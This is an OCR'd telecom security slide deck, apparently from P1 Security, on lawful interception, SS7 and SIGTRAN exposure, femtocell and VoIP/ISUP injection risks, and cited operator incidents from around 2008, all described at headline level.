
- Locate
- Homing/Tracking
- Jamming/Neutralizing

Passive Interception System


TSTF
Telecom Security Task Force

P1 Security
Priority One Security

Accurate Interception




Virtual Identities to Real Persons




TSTF
Telecom Security Task Force

P1 Security
Priority One Security

POP / IMAP Interception



Chat Interception




TSTF
Telecom Security Task Force

P1 Security
Priority One Security

Top 10 LEA Challenges

1. International IP Intercept
2. Web 2.0 Challenges
3. Encryption
4. Identity In The Internet World
5. IPv6
6. Source Attribution
7. Third Party Services
8. Growing Bandwidth
9. Anonymous Communications Services
10. IP Multimedia Subsystem (IMS)

LI Handover Interface



Interception misunderstood as security

- Security Jeopardy
  - I ask "Interception is not security" for 1 Billion USD market !
- "We invest heavily in telecom security: we just bought ABC's Legal Interception System. How could we be insecure?"
- All other normal security question go unanswered: vulnerability, intrusions, logging,

French Mobile Operator SS7 DoS

Operator	Mobile Network Operator in France
Date	Around 2008
Event	Denial of service on their SS7 infrastructure with SS7 MSU overloading and capacity DoS.

- If I connect my network
  - to Internet,
  - through a router,
  - without filtering nor firewall nor NAT.
- What would you call me?
- That's the situation of 83% of the Telecom operator in the world for Signaling (SIGTRAN, SS7, …)

TSTF
Telecom Security Task Force

P1 Security
Priority One Security

Weapons of Mass Disruption

TSTF
Telecom Security Task Force

P1 Security
Priority One Security

Vodafone Femtocell intrusion

Operator	Vodafone UK
Date	2008
Event	Core Network intrusion through Femtocell. HNBAP and Diameter access. Core Network compromised. Connected to HLR.


TSTF
Telecom Security Task Force

P1 Security
Priority One Security

VoIP catastrophes... just worse

Yes, you know about sniffing auth and voice... but:

Internet SIP + SS7 ISUP == SIP-I and SIP-T == ISUP Injection !



- Remote Core Network DoS
- SS7 compromise
- External signaling injection
- Spoofing of ISUP messages
- Fake billing
- Ouch!

2010's

